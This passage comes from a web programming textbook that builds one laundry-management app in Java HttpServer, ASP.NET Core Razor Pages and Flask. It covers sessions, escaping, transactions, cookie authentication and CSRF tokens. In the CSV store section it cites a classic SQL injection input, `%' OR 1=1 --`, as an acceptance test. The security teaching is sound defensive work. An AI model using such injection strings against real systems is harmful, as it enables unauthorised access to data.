            newSession();
        }
        return SESSIONS.get(sessionId);
    }

    /** Throw the old session away and start a new one under a new id (at login and
logout). */
    void newSession() {
        if (sessionId != null) {
            SESSIONS.remove(sessionId);
        }
        sessionId = token() + token();
        Map<String, Object> s = new ConcurrentHashMap<>();
        s.put("csrf", token());
        SESSIONS.put(sessionId, s);
        ex.getResponseHeaders().add("Set-Cookie", "SID=" + sessionId + "; Path=/; HttpOnly;
SameSite=Lax");
    }
```

Writing it out shows the three things every session implementation must get right. The id must be unguessable — 32 bytes from `SecureRandom`, not a counter or the time. The session store must be safe for many threads, hence `ConcurrentHashMap`. And the cookie must carry the right attributes. It also shows what this small version leaves out, and what Tomcat provides: sessions here never expire, so the map grows until the server restarts. Exercise 10.7 asks you to add the thirty-minute timeout that `web.xml` gave the servlet build in one line.

10.7.3 Views without a template language

Java has no template language in its standard library, so the views are *text blocks*, multi-line string literals, filled with `formatted`, and every value passes through a small `esc` method. **Listing 10.36** is the customer list.

Listing 10.36 `Views.customers`: the same HTML as the PHP, JSP, Razor and Jinja2 versions, assembled with a `StringBuilder` and a text block.

```
    static String customers(String q, CustomerPage page) {
        StringBuilder rows = new StringBuilder();
        for (Customer c : page.rows()) {
            rows.append("  <tr><td>%s</td><td>%s</td><td>%s</td><td>%s</td></tr>\n"
                    .formatted(esc(c.id()), esc(c.name()), esc(c.phone()),
esc(c.email())));
        }
        int n = page.total();
        String more = n > page.rows().size() ? ", showing the first " + page.rows().size()
: "";
        return """
                <h1>Customers</h1>
                <form method="get" action="/customers">
                  <label for="q">Name or phone contains</label>
                  <input id="q" name="q" value="%s">
                  <button>Search</button>
                </form>
                <p class="count">%d customer%s found%s.</p>
                <table>
                  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
                %s</table>
                """.formatted(esc(q), n, n == 1 ? "" : "s", more, rows);
    }
```

It works, and the test proves it produces the same page, but compare it with **Listing 10.31**: the loop and the HTML are now in Java syntax, `%s` placeholders are matched to arguments by position, and a forgotten `esc` is as silent as a forgotten `e()` in PHP. This is exactly the pain JSP was invented to remove in 1999, and it is why real Java applications use JSP, Thymeleaf or another template engine.

10.7.4 Data access, shared with the servlet build

Both Java builds use one `Store`, written with JDBC. **Listing 10.37** is its transaction.

Listing 10.37 `Store.createBill` in Java: `setAutoCommit(false)` starts a transaction, `commit` ends it, and any exception rolls it back before being passed on.

```
    /** Insert the bill and its first StatusLog row in one transaction; return the new id.
*/
    public String createBill(String customer, String service, int units, String rack,
                             String employee, String outlet, String now) throws
SQLException {
        try (Connection c = open()) {
            c.setAutoCommit(false);                     // start a transaction
            try {
                long price;
                try (PreparedStatement st = c.prepareStatement("SELECT price FROM Service
WHERE id = ?")) {
                    st.setString(1, service);
                    try (ResultSet r = st.executeQuery()) {
                        r.next();
                        price = r.getLong(1);
                    }
                }
                String id;
                try (Statement st = c.createStatement();
                     ResultSet r = st.executeQuery("SELECT MAX(id) FROM Bill")) {
                    String last = r.next() ? r.getString(1) : null;
                    id = String.format("B%04d", last == null ? 1 :
Integer.parseInt(last.substring(1)) + 1);
                }
                try (PreparedStatement st = c.prepareStatement(
                        "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                        + " Customer_id, Employee_id, Service_id, Outlet_id)"
                        + " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")) {
                    st.setString(1, id);
                    st.setString(2, now);
                    st.setString(3, rack);
                    st.setInt(4, units);
                    st.setLong(5, price * units);
                    st.setString(6, customer);
                    st.setString(7, employee);
                    st.setString(8, service);
                    st.setString(9, outlet);
                    st.executeUpdate();
                }
                try (PreparedStatement st = c.prepareStatement(
                        "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)"
                        + " VALUES (?, 'queued', ?, ?)")) {
                    st.setString(1, id);
                    st.setString(2, now);
                    st.setString(3, employee);
                    st.executeUpdate();
                }
                c.commit();
                return id;
            } catch (SQLException | RuntimeException e) {
```

Listing 10.37 (Continued) *Store.createBill in Java: setAutoCommit(false) starts a transaction, commit ends it, and any exception rolls it back before being passed on.*

```
                c.rollback();
                throw e;
            }
        }
    }
```

JDBC is more verbose than PDO, `sqlite3` or ADO.NET — every value is bound with a typed `setString` or `setInt`, and every statement and result is closed by `try`-with-resources — but it is the same idea: statement text with `?` placeholders, values sent separately, one transaction around the two inserts.

10.7.5 Running it

From `java/httpserver`, with a JDK 17 or newer, `./run.sh` on macOS and Linux (`.\run.ps1` on Windows) compiles the sources into `out/` and starts the server on port 9002. The acceptance test gave the same eighteen passes as **Listing 10.24**; the only line that differs is the badge, `server says: Java HttpServer + JDBC`.

10.8 ASP.NET Core Razor Pages

10.8.1 The project, and the one honest compromise

The ASP.NET build is a Razor Pages project for .NET 10, the kind `dotnet new webapp` creates (Section 10.3.5). **Listing 10.38** is its project file.

Listing 10.38 `aspnet/LaundryRazor.csproj`. The Web SDK brings the whole of ASP.NET Core; nothing is downloaded. The two conditional groups switch the SQLite store on only when the build is asked for it.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- ASP.NET Core Razor Pages on .NET 10. With no NuGet package it reads the Laundry data
       from the CSV snapshot in ../data/csv. For the real SQLite database run
           dotnet add package Microsoft.Data.Sqlite
       and build with  -p:UseSqlite=true  (see README.md). -->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>Laundry</RootNamespace>
  </PropertyGroup>

  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

  <ItemGroup Condition="'$(UseSqlite)' != 'true'">
    <Compile Remove="Data/SqliteStore.cs" />
  </ItemGroup>

</Project>
```

Here is the compromise, stated before anything else. .NET does not include a SQLite driver in its standard libraries; the usual one, `Microsoft.Data.Sqlite`, is a NuGet package, and NuGet — .NET's package server — could not be reached from this book's build machine. So the build has two stores behind one interface, `IStore`:

- `CsvStore` reads the Laundry tables from CSV files — `data/csv/*.csv`, exported from the same database by the Laundry data generator — into memory when the application starts, and keeps new bills in memory. This is what ran and was tested here. Its weakness is plain: a new bill disappears when the application stops, and two copies of the application would not see each other's bills. It is a teaching stand-in for a database, not a replacement.
- `SqliteStore` runs the same SQL as the other builds against `laundry.db` through ADO.NET. It is written, but compiled only when the project is built with `-p:UseSqlite=true`; in this book's build it was excluded, because the package it needs was not available. You switch it on with two commands and one setting:

  ```
  dotnet add package Microsoft.Data.Sqlite
  dotnet run -p:UseSqlite=true
  ```

together with `"Store": "sqlite"` in `appsettings.json`. The first command downloads the package and adds a `<PackageReference>` to the project file; the second compiles the guarded file and runs.

Listing 10.39 shows the beginning of the guarded store, so that you can see it is the same SQL in a fourth dialect of data-access code.

Listing 10.39 The first method of `SqliteStore` (not compiled in this book's build). ADO.NET names its placeholders — `$email` — where PDO, JDBC and `sqlite3` used `?`; `AddWithValue` binds them.

```
#if USE_SQLITE
// Compiled only with -p:UseSqlite=true, after: dotnet add package Microsoft.Data.Sqlite
// (NOT compiled in this book's build, where NuGet could not be reached; see VERIFIED.md.)
using Microsoft.Data.Sqlite;

namespace Laundry.Data;

/// <summary>The same SQL as the PHP, Java and Python versions, through ADO.NET.</summary>
public sealed class SqliteStore(string file) : IStore
{
    private SqliteConnection Open()
    {
        var c = new SqliteConnection($"Data Source={file}");
        c.Open();
        using var pragma = c.CreateCommand();
        pragma.CommandText = "PRAGMA foreign_keys = ON";
        pragma.ExecuteNonQuery();
        return c;
    }

    public Employee? EmployeeByEmail(string email)
    {
        using var c = Open();
        using var cmd = c.CreateCommand();
        cmd.CommandText = "SELECT e.id, e.name, e.section, e.spv_id, e.Outlet_id,
e.password_hash,"
            + " EXISTS (SELECT 1 FROM Employee s WHERE s.spv_id = e.id) AS supervises"
            + " FROM Employee e WHERE e.email = $email";
        cmd.Parameters.AddWithValue("$email", email);
        using var r = cmd.ExecuteReader();
        return r.Read() ? new Employee(r.GetString(0), r.GetString(1), r.GetString(2),
            r.IsDBNull(3) ? null : r.GetString(3), r.IsDBNull(4) ? null : r.GetString(4),
            r.IsDBNull(5) ? null : r.GetString(5), r.GetBoolean(6)) : null;
    }
```

10.8.2 `Program.cs`: services, then a pipeline

Everything that PHP did in its front controller and Java did in its filter and listener happens in `Program.cs`, **Listing 10.40**, in two clearly separated halves.

Listing 10.40 `aspnet/Program.cs`: the services the application can ask for, then the middleware pipeline that every request passes through, in order.

```
// Profitina Laundry, Chapter 10: the four features in ASP.NET Core Razor Pages on .NET 10.
//   dotnet run                      -> http://127.0.0.1:9003/  (the address is in
appsettings.json)
using Laundry.Data;
using Microsoft.AspNetCore.Authentication.Cookies;

var builder = WebApplication.CreateBuilder(args);

// ---- services: what the pages can ask for in their constructors ------------------------
---
var laundry = builder.Configuration.GetSection("Laundry");
builder.Services.AddSingleton<IStore>(_ => laundry["Store"] switch
{
#if USE_SQLITE
    "sqlite" => new SqliteStore(laundry["SqliteFile"]!),
#endif
    _ => new CsvStore(laundry["CsvFolder"]!),
});

builder.Services.AddAuthentication(CookieAuthenticationDefaults.AuthenticationScheme)
    .AddCookie(options =>
    {
        options.LoginPath = "/login";                   // where anonymous visitors are
sent
        options.Cookie.HttpOnly = true;
        options.Cookie.SameSite = SameSiteMode.Lax;
        options.ExpireTimeSpan = TimeSpan.FromMinutes(30);
    });

builder.Services.AddRazorPages(options =>
{
    options.Conventions.AuthorizeFolder("/");            // every page needs a login ...
    options.Conventions.AllowAnonymousToPage("/Login");  // ... except the login page
});

// ---- the pipeline: every request passes through these, in this order ------------------
---
var app = builder.Build();
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");                  // one sentence, no stack trace
}
app.UseStaticFiles();                                   // wwwroot/static/style.css, the
logo
app.UseRouting();
app.UseAuthentication();                                // who is this? (reads the cookie)
app.UseAuthorization();                                 // may they see this page?
app.MapGet("/", () => Results.Redirect("/customers"));
app.MapRazorPages();                                    // the @page routes of
Pages/*.cshtml
app.Run();
```

The first half registers **services** in the *dependency-injection container*. `AddSingleton<IStore>` says: build one store for the whole application, and give it to any class that asks for an `IStore` in its constructor. That is `AppListener` of the servlet build, done by the framework — and the `switch` on `laundry["Store"]` is where the CSV or SQLite store is chosen, with the SQLite case compiled only under `USE_SQLITE`. `AddAuthentication(…).AddCookie(…)` configures the login cookie, and `AddRazorPages` with its two *conventions* says that every page requires a logged-in user except the login page — the rule Java put in `Guard` and PHP in each page's `require_login()`, here declared once for the whole folder.

The second half builds the **middleware pipeline**. Each `app.Use…` line adds one stage that every request passes through, in the order written, on the way in, and back through in reverse order on

the way out. `UseStaticFiles` answers requests for files in `wwwroot` and stops there; `UseRouting` works out which page the address belongs to; `UseAuthentication` reads the cookie and decides who the user is; `UseAuthorization` decides whether that user may see that page, and if not, redirects to the login path; `MapRazorPages` finally runs the page. It is a filter chain, like the servlet one, but it is the *whole* application: there is no container around it. The order is significant — authentication must come before authorization, since you cannot decide what someone may do before you know who they are.

Where is the CSRF check? Nowhere in this file, because Razor Pages does it by default: every `POST` to a page is refused with **400 Bad Request** unless it carries a valid antiforgery token, and the form tag helper adds the token to forms automatically. Section 10.8.5 shows the one way to lose that protection by accident.

Settings come from `appsettings.json`, **Listing 10.41**.

Listing 10.41 `aspnet/appsettings.json`: the address Kestrel listens on, which store to use and where its data is, and how much to log.

```
{
  "Urls": "http://127.0.0.1:9003",
  "Laundry": {
    "Store": "csv",
    "CsvFolder": "../data/csv",
    "SqliteFile": "../data/laundry.db"
  },
  "Logging": {
    "LogLevel": { "Default": "Information", "Microsoft.AspNetCore": "Warning" }
  }
}
```

ASP.NET Core's configuration is layered: `appsettings.json`, then `appsettings.Development.json` or `appsettings.Production.json` for the current environment, then environment variables, then command-line arguments, each overriding the one before. `Laundry__Store=sqlite` as an environment variable (two underscores for the colon) or `--Laundry:Store=sqlite` on the command line would override the file without editing it. PHP had one file and `getenv`; Java had `web.xml` and `System.getenv`; ASP.NET Core has one mechanism for all of them.

10.8.3 Pages: a route, a model, a view

A Razor page is two files. The `.cshtml` file is the view, and its first line, `@page "/customers"`, is its **route**: this file answers that address. The `.cshtml.cs` file holds its **page model**, a class with a method for each HTTP method — `OnGet`, `OnPost` — called *handlers*. **Listing 10.42** and **Listing 10.43** are the customer list.

Listing 10.42 `Customers.cshtml.cs`: the store arrives through the constructor; the query-string value `q` arrives as the handler's argument.

```
using Laundry.Data;

namespace Laundry.Pages;

public class CustomersModel(IStore store) : LaundryPage
{
    public string Q { get; private set; } = "";
    public CustomerPage Result { get; private set; } = new(0, []);

    public void OnGet(string? q)                          // ?q=... is bound to the
argument
    {
        Q = (q ?? "").Trim();
        Result = store.SearchCustomers(Q);
    }
}
```

Listing 10.43 `Customers.cshtml`: the same markup as **Listing 10.20** and **Listing 10.31**, with `@` switching to C# for one expression at a time.

```
@page "/customers"
@model CustomersModel
@{
    ViewData["Title"] = "Customers";
    int n = Model.Result.Total;
}
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="@Model.Q">
  <button>Search</button>
</form>
<p class="count">@n customer@(n == 1 ? "" : "s") found@(n > Model.Result.Rows.Count ? $",
showing the first {Model.Result.Rows.Count}" : "").</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  @foreach (var c in Model.Result.Rows)
  {
  <tr><td>@c.Id</td><td>@c.Name</td><td>@c.Phone</td><td>@c.Email</td></tr>
  }
</table>
```

Two things in **Listing 10.42** are done by the framework that the other builds did by hand. `CustomersModel(IStore store)` is a *primary constructor*: the framework sees that the page needs an `IStore`, finds the singleton registered in `Program.cs` and passes it in. And `OnGet(string? q)` receives `?q=budi` as its argument, by *model binding*: the framework matches the parameter's name against the query string, the form and the route values.

In **Listing 10.43**, the thing to notice is what is *not* there: no `e()`, no `<c:out>`. Every `@` expression that produces a string is HTML-encoded automatically. To print raw HTML you must write `@Html.Raw(…)`, a name long enough to be noticed in review. Razor turns PHP's default around, and that is a real safety difference: forgetting to do something is safe.

The layout, `Pages/Shared/_Layout.cshtml`, plays the part of `layout.php` and `_top.jspf`; `_ViewStart.cshtml` says that every page uses it, and `@RenderBody()` in it marks where the page's own HTML goes. `_ViewImports.cshtml` supplies the namespaces and switches on the **tag helpers**, the attributes such as `asp-page` that the framework rewrites into ordinary HTML.

The bill page's route is `@page "/bills/{id}"`, with a *route parameter*. `/bills/B2954` matches it with `id` equal to `B2954`, and `ShowBillModel.OnGet(string id)` receives it by the same model binding. The new-bill page's route is the literal `@page "/bills/new"`. Both could match

`/bills/new`; ASP.NET Core's routing gives literal segments precedence over parameters, which is the servlet specification's "exact before prefix" rule in another form, and again the order in which the files are found does not matter.

10.8.4 The login: cookie authentication instead of a session

Listing 10.44 is the login handler.

Listing 10.44 `Login.cshtml.cs`: the password is checked by the same `VerifyPassword` as **Listing 10.14**; on success the employee's id, name, role and outlet become *claims*, and `SignInAsync` puts them into an encrypted cookie.

```
using System.Security.Claims;
using Laundry.Data;
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;

namespace Laundry.Pages;

public class LoginModel(IStore store) : LaundryPage
{
    public string Email { get; private set; } = "";
    public string? Error { get; private set; }

    public void OnGet() { }

    public async Task<IActionResult> OnPostAsync(string? email, string? password)
    {
        Email = (email ?? "").Trim().ToLowerInvariant();
        var e = store.EmployeeByEmail(Email);
        if (e?.PasswordHash is null || !Rules.VerifyPassword(password ?? "",
e.PasswordHash))
        {
            Error = "Wrong e-mail or password.";
            Response.StatusCode = 401;
            return Page();
        }
        var identity = new ClaimsIdentity(new[]
        {
            new Claim(ClaimTypes.NameIdentifier, e.Id),
            new Claim(ClaimTypes.Name, e.Name),
            new Claim(ClaimTypes.Role, Rules.Role(e)),
            new Claim("outlet", e.OutletId ?? ""),
        }, CookieAuthenticationDefaults.AuthenticationScheme);
        // A new, encrypted authentication cookie replaces whatever the browser had.
        await HttpContext.SignInAsync(new ClaimsPrincipal(identity));
        return Redirect("/customers");
    }
}
```

This is the biggest design difference of the chapter, and **Figure 10.39** draws it. PHP, Tomcat and the HttpServer build keep the logged-in user **on the server** and give the browser only a random id. ASP.NET Core's cookie authentication keeps the user **in the cookie itself**: the claims are serialized, encrypted and signed with keys from ASP.NET Core's *Data Protection* system, and sent to the browser as `.AspNetCore.Cookies`. On every request the middleware decrypts the cookie and rebuilds `User`; the server remembers nothing per user.




Figure 10.39 Where the login lives in each build. PHP and the Java builds give the browser only an id and keep the data on the server; ASP.NET Core and Flask put the data in the cookie, protected by a key that only the server holds.

What does that buy? A restart forgets no logins, and two or ten copies of the application behind a load balancer all accept the same cookie, as long as they share the key ring — no shared session store is needed. What does it cost? The cookie is larger (the one captured in Section 10.10 was 560 characters long, against 32 for a `PHPSESSID`), it travels with every request, and a login cannot be revoked on the server simply by deleting a session: until it expires, a stolen cookie keeps working unless the application adds its own check. `SignInAsync` also does what `session_regenerate_id` and `changeSessionId` did — the new cookie replaces whatever the browser held, so session fixation has nothing to fix.

`Response.StatusCode = 401; return Page();` for a wrong password is worth a note. The cookie handler turns 401 responses into a redirect to the login page only when *authorization* fails, not when a page chooses the status itself, so the form is shown again with 401, as in every other build.

10.8.5 The new-bill page, and a finding

Listing 10.45 is the new-bill page model.

Listing 10.45 `Bills/New.cshtml.cs`: washers are refused with 403, the form is checked by the shared rules, and a valid bill is followed by `RedirectToPage`.

```
using System.Security.Claims;
using Laundry.Data;
using Microsoft.AspNetCore.Mvc;

namespace Laundry.Pages.Bills;

public class NewBillModel(IStore store) : LaundryPage
{
    public IReadOnlyList<Service> Services => store.Services();
    public Dictionary<string, string> Values { get; private set; } = new() { ["units"] =
"1" };
    public Dictionary<string, string> Errors { get; private set; } = new();

    public string Value(string name) => Values.GetValueOrDefault(name, "");

    public IActionResult OnGet() =>
        Claim(ClaimTypes.Role) == "washer" ? Refuse(403, "Washers do not take new bills.")
: Page();

    public IActionResult OnPost()
    {
        if (Claim(ClaimTypes.Role) == "washer")
        {
            return Refuse(403, "Washers do not take new bills.");
        }
        (Values, Errors) = Rules.ValidateBill(name => Request.Form[name], store);
        if (Errors.Count > 0)
        {
            Response.StatusCode = 422;
            return Page();
        }
        string id = store.CreateBill(Values["customer"], Values["service"],
int.Parse(Values["units"]),
            Values["rack"], Claim(ClaimTypes.NameIdentifier)!, Claim("outlet"),
Rules.Now());
        return RedirectToPage("/Bills/Show", new { id });    // builds the address
/bills/B2954
    }
}
```

`Claim(ClaimTypes.Role)` reads the role back out of the cookie. `Refuse(403, …)` is a helper in `LaundryPage`, the base class of all the page models, which sets the status and renders the shared partial `_Problem.cshtml` inside the layout — the equivalent of PHP's `abort` and the servlet build's `Pages.error`. The role check is written by hand instead of with `[Authorize(Roles = …)]`, because the attribute would answer a washer with a *redirect* to an "access denied" page, not with the 403 that **Table 10.1** requires. `RedirectToPage("/Bills/Show", new { id })` builds the address from the target page's route, so that renaming the route cannot leave a broken link behind; it answers **302 Found**, not 303, and Section 10.10 comes back to that.

The finding concerns the forms. The first version of this build wrote its login form exactly like the other builds, `<form method="post" action="/login">`. Every login failed. The acceptance test showed why at once — the first failures of **Listing 10.46** are the login form without a hidden token and every POST answered with 400.

Listing 10.46 The first eight lines of the acceptance test against the first version of the ASP.NET build. Check 02 found no hidden field in the login form, and every POST was refused with 400: the antiforgery token was missing.

```
PASS 01 anonymous /customers is sent to /login
     server says: ASP.NET Core Razor Pages
FAIL 02 login page has a form with a hidden token  <--
FAIL 03 wrong password: 401 and one neutral message  <-- 400
PASS 04 login without the token is refused (400 or 403)
FAIL 05 cashier logs in and lands on /customers  <-- 400 None
FAIL 06 all customers: 256 found, first 20 shown  <-- 302
FAIL 07 search 'budi' finds 3  <--
```

The form tag helper adds the antiforgery token automatically to a form whose `action` it generates itself — no `action` attribute, or an `asp-page` or `asp-action` attribute — but it treats a literal `action="…"` as a form that may post to another site, and leaves the token out. The framework's CSRF protection then correctly refused every login. The fix is one attribute: `<form method="post" asp-page="/Login">`, which generates `action="/login"` *and* the token. After that change, and the same one in the new-bill form, the build passed all eighteen checks. It is a good example of a secure default that can be lost silently, and of why a test that behaves like a browser — it looks for the hidden fields a real form carries — catches what reading the code does not.

10.8.6 The CSV store, briefly

Listing 10.47 is the part of `CsvStore` that does the search.

Listing 10.47 The beginning of `CsvStore`: the five tables read once, the employees indexed by e-mail, and the search done with LINQ in the same order the SQL builds use.

```
using System.Globalization;
using System.Text;

namespace Laundry.Data;

/// <summary>
/// The Laundry tables read once from CSV files into memory. New bills live in memory
/// until the application stops: a teaching stand-in for a database, not a replacement.
/// </summary>
public sealed class CsvStore : IStore
{
    private readonly Dictionary<string, Employee> employees;       // by e-mail address
    private readonly List<Customer> customers;
    private readonly List<Service> services;
    private readonly Dictionary<string, string> outlets;           // id -> name
    private readonly SortedDictionary<string, Dictionary<string, string>> bills;
    private readonly object gate = new();                           // one writer at a time

    public CsvStore(string folder)
    {
        var e = Read(folder, "Employee.csv");
        employees = e.ToDictionary(r => r["email"], r => new Employee(r["id"], r["name"],
            r["section"], Null(r["spv_id"]), Null(r["Outlet_id"]),
Null(r["password_hash"]),
            e.Any(s => s["spv_id"] == r["id"])));
        customers = Read(folder, "Customer.csv")
            .Select(r => new Customer(r["id"], r["name"], r["phone"],
r["email"])).ToList();
        services = Read(folder, "Service.csv")
            .Select(r => new Service(r["id"], r["description"],
Money(r["price"]))).ToList();
        outlets = Read(folder, "Outlet.csv").ToDictionary(r => r["id"], r => r["name"]);
        bills = new(Read(folder, "Bill.csv").ToDictionary(r => r["id"]),
StringComparer.Ordinal);
    }

    public Employee? EmployeeByEmail(string email) => employees.GetValueOrDefault(email);

    public CustomerPage SearchCustomers(string text)
    {
        // LIKE '%text%' in SQLite ignores the case of ASCII letters; so does this.
        var found = customers
            .Where(c => c.Name.Contains(text, StringComparison.OrdinalIgnoreCase)
                     || c.Phone.Contains(text, StringComparison.OrdinalIgnoreCase))
            .OrderBy(c => c.Name, StringComparer.Ordinal).ThenBy(c => c.Id,
StringComparer.Ordinal)
            .ToList();
        return new CustomerPage(found.Count, found.Take(IStore.Page).ToList());
    }
```

The search had to reproduce SQL's behavior exactly for the test to pass, and that took two details. SQLite's `LIKE` ignores the case of ASCII letters, so `Contains` uses `OrdinalIgnoreCase`. SQLite's `ORDER BY name` compares strings byte by byte, so the sort uses `StringComparer.Ordinal`, not the culture-aware comparison C# would otherwise choose; with the latter, names beginning with lower-case letters or accented capitals could appear in a different place and the "first 20" would differ. There is no SQL here to inject into, so check 10 passes for a different reason: `%' OR 1=1 --` is simply a string that no name contains. Writes are protected by a `lock`, because Kestrel serves requests on many threads and a `SortedDictionary` is not safe for concurrent writers.

10.8.7 Running it

From `aspnet`, with the .NET 10 SDK, `dotnet run` builds the project and starts it. In this book's build the two steps were run separately — `dotnet build`, then `dotnet`

`bin/Debug/net10.0/LaundryRazor.dll`, which is what `dotnet run` executes after building — and Kestrel printed:

```
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:9003
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Production
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /home/claude/kit/WebPro/Code_new/Chapter10/aspnet
```

The environment is *Production* because nothing set `ASPNETCORE_ENVIRONMENT`; in Production the exception handler of **Listing 10.40** shows the one-sentence error page instead of the detailed developer page, which is the safe default. The acceptance test then passed all eighteen checks.

10.9 Python and Flask

10.9.1 WSGI: the contract between a server and a Python application

Python web applications do not talk to the network themselves. They implement **WSGI**, the *Web Server Gateway Interface* defined in PEP 3333 [7]: an application is a callable that receives a dictionary describing the request and a function for starting the response, and returns the body. Any WSGI server can then run any WSGI application — Flask's development server, gunicorn, uWSGI, Apache's `mod_wsgi`, or Waitress on Windows. It is the same division of labor as between Tomcat and a servlet, reduced to one function signature, and it is why the Flask row of **Figure 10.38** begins with "WSGI server".

The Flask *application object* is created once and lives as long as the server process, like a servlet; but everything that belongs to one request — the request itself, the session, the database connection in `g` — lives in a *request context* that Flask creates at the start of each request and throws away at the end, like PHP's variables. Flask gives you both lifetimes and makes you say which one you mean.

10.9.2 The application

The whole build is one function, `create_app`, which builds and returns the application. The *application factory* pattern lets the tests and gunicorn each create a fresh application with their own settings. **Listing 10.48** is its first half: settings, the per-request database connection, the CSRF check and the login decorator.

Listing 10.48 The first half of `python/app.py`: configuration from environment variables, one `Store` per request in `g`, the CSRF token and its check before every POST, and a `login_required` decorator.

```python
"""Profitina Laundry, Chapter 10: the four features in Python with Flask and Jinja2.

Run:   python app.py                    (development server, http://127.0.0.1:9004/)
Serve: gunicorn -w 2 -b 127.0.0.1:9005 "app:create_app()"   (Linux/macOS)
"""
import datetime
import functools
import os
import secrets

from flask import Flask, abort, g, redirect, render_template, request, session, url_for

import rules
from passwords import verify_password
from store import Store

HERE = os.path.dirname(os.path.abspath(__file__))


def create_app():
    app = Flask(__name__)
    app.config.update(
        SECRET_KEY=os.environ.get("LAUNDRY_SECRET_KEY") or secrets.token_hex(32),
        DATABASE=os.environ.get("LAUNDRY_DB", os.path.join(HERE, "..", "data",
"laundry.db")),
        SESSION_COOKIE_HTTPONLY=True,
        SESSION_COOKIE_SAMESITE="Lax",
    )

    # ---- one Store per request, closed when the request ends ----------------
    def store():
        if "store" not in g:
            g.store = Store(app.config["DATABASE"])
        return g.store

    @app.teardown_appcontext
    def close_store(_error):
        if "store" in g:
            g.pop("store").close()

    # ---- CSRF: every POST must carry the token that this session was given ---
    @app.context_processor
    def csrf_token():
        if "csrf" not in session:
            session["csrf"] = secrets.token_hex(16)
        return {"csrf": session["csrf"], "user": session.get("user")}
```

Listing 10.48 (Continued) *The first half of python/app.py: configuration from environment variables, one Store per request in g, the CSRF token and its check before every POST, and a login_required decorator.*

```python
    @app.before_request
    def check_csrf():
        if request.method == "POST":
            sent = request.form.get("csrf", "")
            if not sent or not secrets.compare_digest(sent, session.get("csrf", "")):
                abort(403, "The form has expired. Go back, reload the page and try again.")

    def login_required(view):
        @functools.wraps(view)
        def wrapper(*args, **kwargs):
            if "user" not in session:
                return redirect(url_for("login"))
            return view(*args, **kwargs)
        return wrapper
```

Three Flask mechanisms carry the whole cross-cutting part of the build, and each has a twin elsewhere. `@app.before_request` runs before every view — it is the servlet filter, the PHP front controller's first lines, the ASP.NET antiforgery middleware. `@app.teardown_appcontext` runs after every request, even one that failed, and closes the connection — the job `try`-with-resources did in Java. And `@app.context_processor` adds variables to every template, here the CSRF token and the user, so that the layout can draw the logout form without every view passing them.

`login_required` is a *decorator*: a function that takes a view and returns a new view that first checks the session. Writing `@login_required` above a view wraps it; forgetting it leaves the view open. That is the PHP build's `require_login()` again, with the same weakness — it is opt-in per page — whereas the ASP.NET build declared "every page but the login page" once, and the servlet build's filter covered every path.

Listing 10.49 is the second half: the pages.

Listing 10.49 The second half of `python/app.py`: one view function per route, the error handlers, the clock, and the development server's entry point.

```
    # ---- the pages ------------------------------------------------------------
    @app.get("/")
    def home():
        return redirect(url_for("customers"))

    @app.route("/login", methods=["GET", "POST"])
    def login():
        if request.method == "GET":
            return render_template("login.html", email="", error=None)
        email = request.form.get("email", "").strip().lower()
        employee = store().employee_by_email(email)
        if employee is None or not employee["password_hash"] \
                or not verify_password(request.form.get("password", ""),
employee["password_hash"]):
            return render_template("login.html", email=email,
                                   error="Wrong e-mail or password."), 401
        session.clear()                                    # a fresh session for the new
login
        session["user"] = {"id": employee["id"], "name": employee["name"],
                           "role": rules.role(employee), "outlet": employee["Outlet_id"]}
        return redirect(url_for("customers"), code=303)

    @app.post("/logout")
    def logout():
        session.clear()
        return redirect(url_for("login"), code=303)

    @app.get("/customers")
    @login_required
    def customers():
        q = request.args.get("q", "").strip()
        total, rows = store().search_customers(q)
        return render_template("customers.html", q=q, total=total, rows=rows)

    @app.route("/bills/new", methods=["GET", "POST"])
    @login_required
    def new_bill():
        if session["user"]["role"] == "washer":
            abort(403, "Washers do not take new bills.")
        if request.method == "GET":
            return render_template("bill_new.html", services=store().services(),
                                   values={"units": "1"}, errors={})
